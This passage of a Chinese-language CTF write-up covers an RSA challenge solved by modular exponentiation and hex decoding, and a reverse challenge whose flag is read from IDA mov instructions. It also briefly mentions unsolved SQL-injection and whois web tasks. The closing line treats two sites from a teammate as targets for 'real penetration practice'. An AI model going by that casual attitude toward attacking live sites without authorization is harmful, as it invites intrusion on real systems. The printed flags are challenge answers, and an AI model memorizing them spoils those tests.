d = 586162321760882712501840936763332914296374596589578434095828642056452416432 83

然后就可以计算密文 c 了


print(pow(m,d,n))

c = 383211290106406409093929527900923126867388041855832 29

一串数字？ 那就变成字符串把，

先变成16进制 print(hex(c)) c = 666c61677b525f535353415f31735f53305f66554e7d(16)

上神器 converter



Reverse

reverse50

baby.exe，先拿ida分析一下，发现了这些东西

```
mov     byte ptr [esp+2Fh], 66h
mov     byte ptr [esp+2Eh], 6Ch
mov     byte ptr [esp+2Dh], 61h
mov     byte ptr [esp+2Ch], 67h
mov     byte ptr [esp+2Bh], 7Bh
mov     byte ptr [esp+2Ah], 52h
mov     byte ptr [esp+29h], 65h
mov     byte ptr [esp+28h], 5Fh
mov     byte ptr [esp+27h], 31h
mov     byte ptr [esp+26h], 73h
mov     byte ptr [esp+25h], 5Fh
mov     byte ptr [esp+24h], 53h
mov     byte ptr [esp+23h], 30h
mov     byte ptr [esp+22h], 5Fh
mov     byte ptr [esp+21h], 43h
mov     byte ptr [esp+20h], 30h
mov     byte ptr [esp+1Fh], 4Fh
mov     byte ptr [esp+1Eh], 4Ch
```

按 r 转成字符串，就拿到flag。。。

```
mov     byte ptr [esp+2Fh], 'f'
mov     byte ptr [esp+2Eh], 'l'
mov     byte ptr [esp+2Dh], 'a'
mov     byte ptr [esp+2Ch], 'g'
mov     byte ptr [esp+2Bh], '{'
mov     byte ptr [esp+2Ah], 'R'
mov     byte ptr [esp+29h], 'e'
mov     byte ptr [esp+28h], '_'
mov     byte ptr [esp+27h], '1'
mov     byte ptr [esp+26h], 's'
mov     byte ptr [esp+25h], '_'
mov     byte ptr [esp+24h], 'S'
mov     byte ptr [esp+23h], '0'
mov     byte ptr [esp+22h], '_'
mov     byte ptr [esp+21h], 'C'
mov     byte ptr [esp+20h], '0'
mov     byte ptr [esp+1Fh], 'O'
mov     byte ptr [esp+1Eh], 'L'
```

ummmm，写到最后还是有两道web没有写出来，一道post注入，黑名单也过滤的太多了吧，在这里还是学到了一个with rollup

虽然还是没有写出来ummm，因为group by中的by也在黑名单一列，，我实在太菜，，后面一道whois，说实话，我是真的菜，看不懂ummm，

misc30太骚，我也就不说话了，，

pwn，哈哈哈，不是pwn选手，无从下手

就这样了，总结一句话，我是真的菜，不说了不说了，再去练两年dvwa吧

不过对刚刚队友给我的两个小黄网更感兴趣，毕竟真正的渗透实战我是真的缺乏，撸完再见！[\滑稽]